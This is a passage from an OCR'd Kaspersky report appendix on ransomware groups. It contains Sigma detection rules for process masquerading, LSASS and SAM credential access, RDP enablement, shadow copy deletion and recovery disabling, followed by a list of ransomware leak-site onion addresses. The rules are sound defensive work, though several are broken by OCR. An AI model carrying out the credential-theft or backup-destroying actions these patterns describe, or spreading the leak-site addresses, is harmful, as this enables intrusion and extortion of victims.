- "\comppkgsrv.exe"
- "\computerdefaults.exe"
- "\csrss.exe"
- "\ctfmon.exe"
- "\cttune.exe"
- "\datausagelivetiletask.exe"
- "\dccw.exe"
- "\ddodiag.exe"
- "\deploymentcsphelper.exe"
- "\devicecensus.exe"
- "\devicecredentialdeployment.exe"
- "\deviceenroller.exe"
- "\dfrgui.exe"
- "\disksnapshot.exe"
- "\dispdiag.exe"
- "\displayswitch.exe"
- "\djoin.exe"
- "\dllhost.exe"
- "\dmcfghost.exe"
- "\dmomacpmo.exe"
- "\dnscacheugc.exe"
- "\dpapimig.exe"
- "\dpiscaling.exe"
- "\driverquery.exe"
- "\drvinst.exe"
- "\dsregcmd.exe"
- "\dstokenclean.exe"
- "\dwm.exe"
- "\dxgiadaptercache.exe"
- "\dxpserver.exe"
- "\easinvoker.exe"
- "\easpolicymanagerbrokerhost.exe"
- "\edpcleanup.exe"
- "\ehstorauthn.exe"
- "\esentutl.exe"
- "\expand.exe"
- "\extrac32.exe"
- "\filehistory.exe"
- "\fltmc.exe"
- "\fodhelper.exe"
- "\fondue.exe"
- "\fsiso.exe"
- "\fsquirt.exe"
- "\fvenotify.exe"
- "\fveprompt.exe"
- "\fxscover.exe"
- "\fxsunatd.exe"
- "\gamepanel.exe"
- "\genvalobj.exe"
- "\getmac.exe"
- "\gpresult.exe"
- "\gpupdate.exe"
- "\hvax64.exe"
- "\hvix64.exe"
- "\hvsievaluator.exe"
- "\ie4uinit.exe"
- "\ieunatt.exe"
- "\immersivetpmvscmgrsvr.exe"
- "\iscsicli.exe"
- "\klist.exe"
- "\ksetup.exe"
- "\label.exe"
- "\licensingdiag.exe"
- "\lockscreencontentserver.exe"
- "\logonui.exe"
- "\lpremove.exe"
- "\lsass.exe"
- "\magnify.exe"
- "\mcbuilder.exe"
- "\mdeserver.exe"
- "\mdmappinstaller.exe"
- "\mdmdiagnosticstool.exe"
- "\mdsched.exe"
- "\mfpmp.exe"
- "\mobsync.exe"
- "\mschedexe.exe"
- "\msconfig.exe"
- "\msdt.exe"
- "\msdtc.exe"
- "\msg.exe"
- "\mshta.exe"
- "\msiexec.exe"
- "\msinfo32.exe"
- "\mspaint.exe"
- "\msra.exe"
- "\mstsc.exe"
- "\muiunattend.exe"
- "\multidigimon.exe"
- "\musnotification.exe"
- "\musnotificationux.exe"
- "\musnotifyicon.exe"
- "\nbtstat.exe"
- "\net.exe"
- "\net1.exe"
- "\netbtugc.exe"
- "\nethost.exe"
- "\netiougc.exe"
- "\netplwiz.exe"
- "\netsh.exe"
- "\netstat.exe"
- "\ngciso.exe"
- "\nltest.exe"
- "\nslookup.exe"
- "\ntoskrnl.exe"
- "\omadmclient.exe"
- "\openfiles.exe"
- "\optionalfeatures.exe"
- "\osk.exe"
- "\pacjsworker.exe"
- "\packageinspector.exe"
- "\pathping.exe"
- "\pcalua.exe"
- "\perfmon.exe"
- "\pinenrollmentbroker.exe"
- "\plasrv.exe"
- "\pnpunattend.exe"
- "\presentationhost.exe"
- "\printbrmui.exe"
- "\printui.exe"
- "\psr.exe"
- "\query.exe"
- "\quickassist.exe"
- "\quser.exe"
- "\qwinsta.exe"
- "\rasautou.exe"
- "\rasdial.exe"
- "\raserver.exe"
- "\rdpclip.exe"
- "\rdpinit.exe"
- "\rdpsauachelper.exe"
- "\rdpshell.exe"
- "\rdvghelper.exe"
- "\reagentc.exe"
- "\recdisc.exe"
- "\recover.exe"
- "\reg.exe"
- "\register-cimprovider.exe"
- "\regsvr32.exe"
- "\rekeywiz.exe"
- "\relpost.exe"
- "\repair-bde.exe"
- "\resetengine.exe"
- "\resmon.exe"
- "\rmactivate.exe"
- "\rmactivate_isv.exe"
- "\route.exe"
- "\rpcping.exe"
- "\rstrui.exe"
- "\rundll32.exe"
- "\runtimebroker.exe"
- "\rwinsta.exe"
- "\scrnsave.scr"
- "\sdclt.exe"
```

```
title: Executing File Named as
System Process in Unusual
- "\searchfilterhost.exe"
- "\secedit.exe"
- "\securityhealthservice.exe"
- "\services.exe"
- "\settingsynchost.exe"
- "\setupugc.exe"
- "\sgrmbroker.exe"
- "\slidetoshutdown.exe"
- "\slui.exe"
- "\smss.exe"
- "\spaceagent.exe"
- "\spectrum.exe"
- "\spoolsv.exe"
- "\sppextcomobj.exe"
- "\srtasks.exe"
- "\stordiag.exe"
- "\svchost.exe"
- "\sysreseterr.exe"
- "\systempropertiesadvanced.exe"
- "\systempropertiescomputername.
exe"
- "\systempropertieshardware.exe"
- "\systemreset.exe"
- "\systemsettingsadminflows.exe"
- "\tabcal.exe"
- "\tapiunattend.exe"
- "\tar.exe"
- "\taskhostw.exe"
- "\tasklist.exe"
- "\taskmgr.exe"
- "\tcmsetup.exe"
- "\tieringengineservice.exe"
- "\tscon.exe"
- "\tsdiscon.exe"
- "\tskill.exe"
- "\typeperf.exe"
- "\tzsync.exe"
- "\uevappmonitor.exe"
- "\unlodctr.exe"
- "\upfc.exe"
- "\upgraderesultsui.exe"
- "\useraccountcontrolsettings.exe"
- "\userinit.exe"
- "\usocoreworker.exe"
- "\utilman.exe"
- "\vaultcmd.exe"
- "\vds.exe"
- "\vdsldr.exe"
- "\vssadmin.exe"
- "\vssvc.exe"
- "\w32tm.exe"
- "\waitfor.exe"
- "\wbengine.exe"
- "\wecutil.exe"
- "\werfault.exe"
- "\werfaultsecure.exe"
- "\wermgr.exe"
- "\wfs.exe"
- "\whoami.exe"
- "\wiaacmgr.exe"
- "\wiawow64.exe"
- "\wifitask.exe"
- "\wimserv.exe"
- "\wininit.exe"
- "\winlogon.exe"
- "\winrs.exe"
- "\winsat.exe"
- "\wkspbroker.exe"
- "\wksprt.exe"
- "\wlrmdr.exe"
- "\wmpdmc.exe"
- "\workfolders.exe"
- "\wpcmon.exe"
- "\wpnpinst.exe"
- "\wpr.exe"
- "\write.exe"
- "\wscadminui.exe"
- "\wsmanhttpconfig.exe"
- "\wsmprovhost.exe"
- "\wusa.exe"
selection2:
Image|contains:
- '\system32\'
- '\SysWOW64\'
- '\WinSxS\'
condition: selection1 and not selection2
falsepositives: unknown
level:
high
```

```
title: Anomaly in the Windows
Critical Process Tree
description:
Anomaly in childs/parents critical
process windows
author:
Kaspersky
status: stable
tags:
- attack.Defense_Evasion
- attack.T1036
logsource:
product: windows
category: process_creation
detection:
selection1:
Image|endswith:
- "\csrss.exe"
selection2:
ParentImage|contains:
- '\smss.exe'
selection3:
Image|endswith:
- "\explorer.exe"
selection4:
ParentImage|endswith:
- '\userinit.exe'
- '\winlogon.exe'
- '\runtimebroker.exe'
- '\explorer.exe'
selection5:
Image|endswith:
- "\lsass.exe"
- "\lsm.exe"
- "\Lsalso.exe"
- "\services.exe"
selection6:
ParentImage|endswith:
- '\wininit.exe'
selection7:
Image|endswith:
- "\smss.exe"
selection8:
ParentImage|endswith:
- '\smss.exe'
- '\system'
selection9:
Image|endswith:
- "\svchost.exe"
- "\taskhost.exe"
selection10:
ParentImage|endswith:
- '\services.exe'
- '\svchost.exe'
selection11:
Image|endswith:
- "\taskhostw.exe"
selection12:
ParentImage|endswith:
- '\svchost.exe'
- '\taskhostw.exe'
selection13:
Image|endswith:
- "\wininit.exe"
- "\winlogon.exe"
selection14:
ParentImage|endswith:
- '\smss.exe'
selection15:
Image|endswith:
- "\RuntimeBroker.exe"
selection16:
ParentImage|endswith:
- '\RuntimeBroker.exe'
- '\svchost.exe'
condition:
(selection1 and not selection2) or
(selection3 and not
selection4) or (selection5 and not
selection6) or
(selection7 and not selection8) or
(selection9 and not selection10) or
(selection11 and not selection12) or
(selection13 and not selection14) or
(selection15 and not selection16)
falsepositives: unknown
level:
high
```

```
title: Created Windows Shell from Critical Windows
Process
description:
Anomaly behaviour critical windows process
author:
Kaspersky
status: stable
tags:
- attack.Defense_Evasion
- attack.T1036
logsource:
product: windows
category: process_creation
detection:
ParentImage|endswith:
- '\searchindexer.exe'
- '\lsaiso.exe'
- '\lsm.exe'
- '\spoolsv.exe'
- '\wininit.exe'
- '\smss.exe'
- '\csrss.exe'
- '\lsass.exe'
- '\services.exe'
- '\winlogon.exe'
Image|endswith:
-
- '\powershell_ise.exe'
- '\cmstp.exe'
- '\appvlp.exe'
- '\mftrace.exe'
- '\scriptrunner.exe'
- '\forfiles.exe'
- '\msiexec.exe'
- '\rundll32.exe'
- '\mshta.exe'
- '\hh.exe'
- '\wmic.exe'
- '\regsvr32.exe'
- '\scrcons.exe'
- '\bash.exe'
- '\sh.exe'
- '\cscript.exe'
- '\wscript.exe'
- '\powershell.exe'
- '\cmd.exe'
condition: selection
falsepositives:
Unknown
level:
high
```

```
title: Suspicious LSASS Memory Access
description:
Detects process access LSASS memory with read/write rights
author:
Kaspersky
status: stable
tags:
- attack.Credential_Access
- attack.T1003.001
logsource:
category: process_access
product: windows
detection:
selection:
TargetImage|endswith:
'\lsass.exe'
GrantedAccess|re:
'(?i)0x\w*[1235679abdef]\w(\s|$)'
whitelist:
SourceImage|endswith:
- '\wbem\wmiprvse.exe'
- '\csrss.exe'
- '\wininit.exe'
- '\lsm.exe'
- '\logonui.exe'
- '\msiexec.exe'
- '\siworktm_host64.exe'
- '\tphkload.exe'
- '\scenarioengine.exe'
- '\officeclicktorun.exe'
- '\filesinusehelper.exe'
- '\bct.exe'
- '\apphelpercap.exe'
- '\filesinusehelper.exe'
- '\msert.exe'
- '\sisidsservice.exe'
- '\vmtoolsd.exe'
- '\vmware-updatemgr.exe'
- '\ccsvchst.exe'
- '\appdynamics.coordinator.exe'
- '\symerr.exe'
- '\google\update\googleupdate.exe'
- '\microsoft\edgeupdate\microsoftedgeupdate.exe'
- '\dropbox\update\dropboxupdate.exe'
- '\websense\websense endpoint\wepsvc.exe'
- '\zscaler\zsatunnel\zsatunnel.exe'
- '\adobe\adobegcclient\agmservice.exe'
- '\installflashplayer.exe'
- '\flashplayerinstaller.exe'
- '\adobearmhelper.exe'
- '\adobearm.exe'
- '\armsvc.exe'
- '\kavfswp.exe'
- '\kaspersky lab\networkagent\vapm.exe'
- '\kaspersky lab\kaspersky security center\vapm.exe'
- '\kaspersky lab\networkagent\kldumper.exe'
- '\kaspersky lab\networkagent\klnagent.exe'
- '\avp.exe'
- '\kaspersky lab\kaspersky endpoint security for windows\kldw.exe'
- '\kaspersky lab\kaspersky endpoint security for windows\avpsus.exe'
- '\cisco\cisco anyconnect secure mobility client\vpnagent.exe'
- '\cisco\cisco anyconnect secure mobility client\
```

```
title: Detected Access to SAM,SYSTEM and SECURITY registry hives
description:
Detects SAM,SYSTEM and SECURITY registry hives accessing
author:
Kaspersky
status: stable
tags:
- attack.Credential_Access
- attack.T1003.002
- attack.T1003.004
- attack.T1003.005
- attack.Discovery
- attack.T1012
logsource:
product: windows
detection:
selection:
EventID:
-4663
ObjectType:
'key'
ObjectName|contains:
- '\sam\sam\domains\account\users'
- '\control\lsa\JD'
- '\control\lsa\GBG'
- '\control\lsa\Skew1'
- '\control\lsa\Data'
- '\security\cache'
- '\security\policy\secrets'
filter:
ProcessName:
- 'c:\windows\system32\services.exe'
- 'c:\windows\system32\lsass.exe'
condition: selection and not filter
falsepositives:
-
level: high
```

```
title: Suspicious LSASS Memory Access
acwebsecagent.exe'
- '\lenovo\imcontroller\service\lenovo.modern.imcontroller.exe'
- '\tensor company ltd\sbis3plugin\sbis3plugin.exe'
- '\bitdefender\endpoint security\epupdateservice.exe'
- '\bitdefender\endpoint security\epsecurityservice.exe'
- '\teamviewer\update\update.exe'
- '\tkauduservice64.exe'
- '\ccm\ccmexec.exe'
- '\ccm\sensorlogontask.exe'
- '\collectguestlogs.exe'
condition: selection and not whitelist
falsepositives:
- Legitimate software accessing LSASS process for legitimate reason or with excessive rights; update the whitelist with it
level: high
```

```
title: System Network Connections Discovery via PowerShell
description:
Detects system network connections discovery via PowerShell
author:
Kaspersky
status: stable
tags:
- attack.Discovery
- attack.T1049
- attack.Execution
- attack.T1059.001
logsource:
product: windows
category: process_creation
detection:
selection1:
Image|endswith:
- '\powershell.exe'
- '\powershell_ise.exe'
selection2:
CommandLine|contains:
- 'Get-NetTCPConnection'
condition: selection1 and selection2
falsepositives:
Legitimate Administrator activity
level: low
```

```
title: System Network Connections Discovery via Standard Windows Utilities
description:
Detects system network connections discovery via standard windows utilities
author:
Kaspersky
status: stable
tags:
- attack.Discovery
- attack.T1049
logsource:
product: windows
category: process_creation
detection:
selection1:
Image|endswith:
- '\netstat.exe'
selection2:
Image|endswith:
- '\net.exe'
- '\net1.exe'
selection3:
CommandLine|contains:
- 'session'
condition: selection1 or (selection2 and selection3)
falsepositives:
Legitimate Administrator activity
level: low
```


```
title: Enabling RDP via Registry
description:
Detects registry modification to enable RDP
author:
Kaspersky
status: stable
tags:
- attack.Lateral_Movement
- attack.T1021.001
- attack.Persistence
- attack.T1133
- attack.Defense_Evasion
- attack.T1112
logsource:
product: windows
category: registry_event
detection:
selection:
EventType:
SetValue
TargetObject|endswith:
- '\Control\Terminal Server\WinStations\RDP-Tcp\UserAuthentication'
- '\Control\Terminal Server\fDenyTSConnections'
Details:
'DWORD (0x00000000)'
condition: selection
falsepositives:
Legitimate System Administrator actions
level: high
```

```
title: Enabling RDP in Windows Firewall
description:
Detects adding new firewall rule for enabling RDP
author:
Kaspersky
status: stable
tags:
- attack.Lateral_Movement
- attack.T1021.001
- attack.Persistence
- attack.T1133
- attack.Defense_Evasion
- attack.T1112
logsource:
product: windows
category: process_creation
detection:
selection:
ImageName|endswith:
'netsh.exe'
selection2:
- CommandLine|contains|all:
- 'group="remote desktop"'
- 'enable=Yes'
- CommandLine|contains|all:
- 'action=allow'
- 'enable=yes'
- 'port=3389'
condition: selection and selection2
falsepositives:
-
level: high
```

```
title: Shadow Copies Deletion
description:
Detects deleting shadow copies or backups by system
utilities
author:
Kaspersky
status: stable
tags:
- attack.Impact
- attack.T1490
logsource:
product: windows
category: process_creation
detection:
selection_vssadmin1:
Image|endswith:
‘\vssadmin.exe’
CommandLine|contains|all:
- 'delete'
- 'shadows'
selection_vssadmin2:
Image|endswith:
‘\vssadmin.exe’
- CommandLine|contains|all:
- 'resize'
- 'shadowstorage'
selection_wmic:
Image|endswith:
‘\wmic.exe’
CommandLine|contains|all:
- 'shadow'
- 'delete'
selection_powershell:
Image|endswith:
- ‘\powershell.exe’
- ‘\pwsh.exe’
CommandLine|contains|all:
- 'Win32_Shadowcopy'
- 'delete'
selection_wbadmin:
Image|endswith:
'\wbadmin.exe'
CommandLine|contains:
'delete'
selection_diskshadow:
Image|endswith:
'\diskshadow.exe'
CommandLine|contains|all:
- 'delete'
- 'shadows'
condition:
1 of them
falsepositives:
Legitimate System Administrator actions
level: high
```

```
title: Disable Automatic Windows Recovery
description:
Detects disable automatic windows recovery via bcdedit
author:
Kaspersky
status: stable
tags:
- attack.Impact
- attack.T1490
logsource:
product: windows
category: process_creation
detection:
selection:
Image|endswith:
'\bcdedit.exe'
CommandLine|contains|all:
- 'recoveryenabled'
- 'no'
condition: selection
falsepositives:
Legitimate System Administrator actions
level: high
```

Приложение II. Дополнительные URL-адреса с информацией о жертвах



Акторы	Веб-сайт
BlackCat	http://alphvmmm27o3abo3r2mlmjrpdmzle3rykajqc5xsj7j7ejksbpsa36ad[.]onion
Blackbyte	http://dlyo7r3n4qy5fzv4645nddjwarj7wjdd6wzckomcyc7akskkxp4glcad[.]onion http://f5uzduboq4fa2xkjloprmctk7ve3dm46ff7aniis66cbekakvksxgeqd[.]onion
Clop	http://santat7kpllt6iyvqbr7q4amdv6dzrh6paatvyrzl7ry3zm72zigf4ad[.]onion
Conti	http://continewsnv5otx5kaoje7krkto2qbu3gtqef22mnr7eaxw3y6ncz3ad[.]onion
Hive	http://hiveleakdbtnp76ulyhi52eag6c6tyc3xw7ez7iqy6wc34gd2nekazyd[.]onion
Lockbit	http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd[.]onion
Pysa	http://pysa2bitc5ldeyfak4seeruqymqs4sj5wt5qkcq7aoyg4h2acqieywad[.]onion
Ragnar Locker	http://rgleaktxuey67yrgspmhvtnrqtgogur35lwdrup4d3igtbm3pupc4lyd[.]onion

Аналитические отчеты
«Лаборатории Касперского»

Омерзительная восьмерка

Тактики, техники и процедуры современных группировок вымогателей

www.kaspersky.ru

kaspersky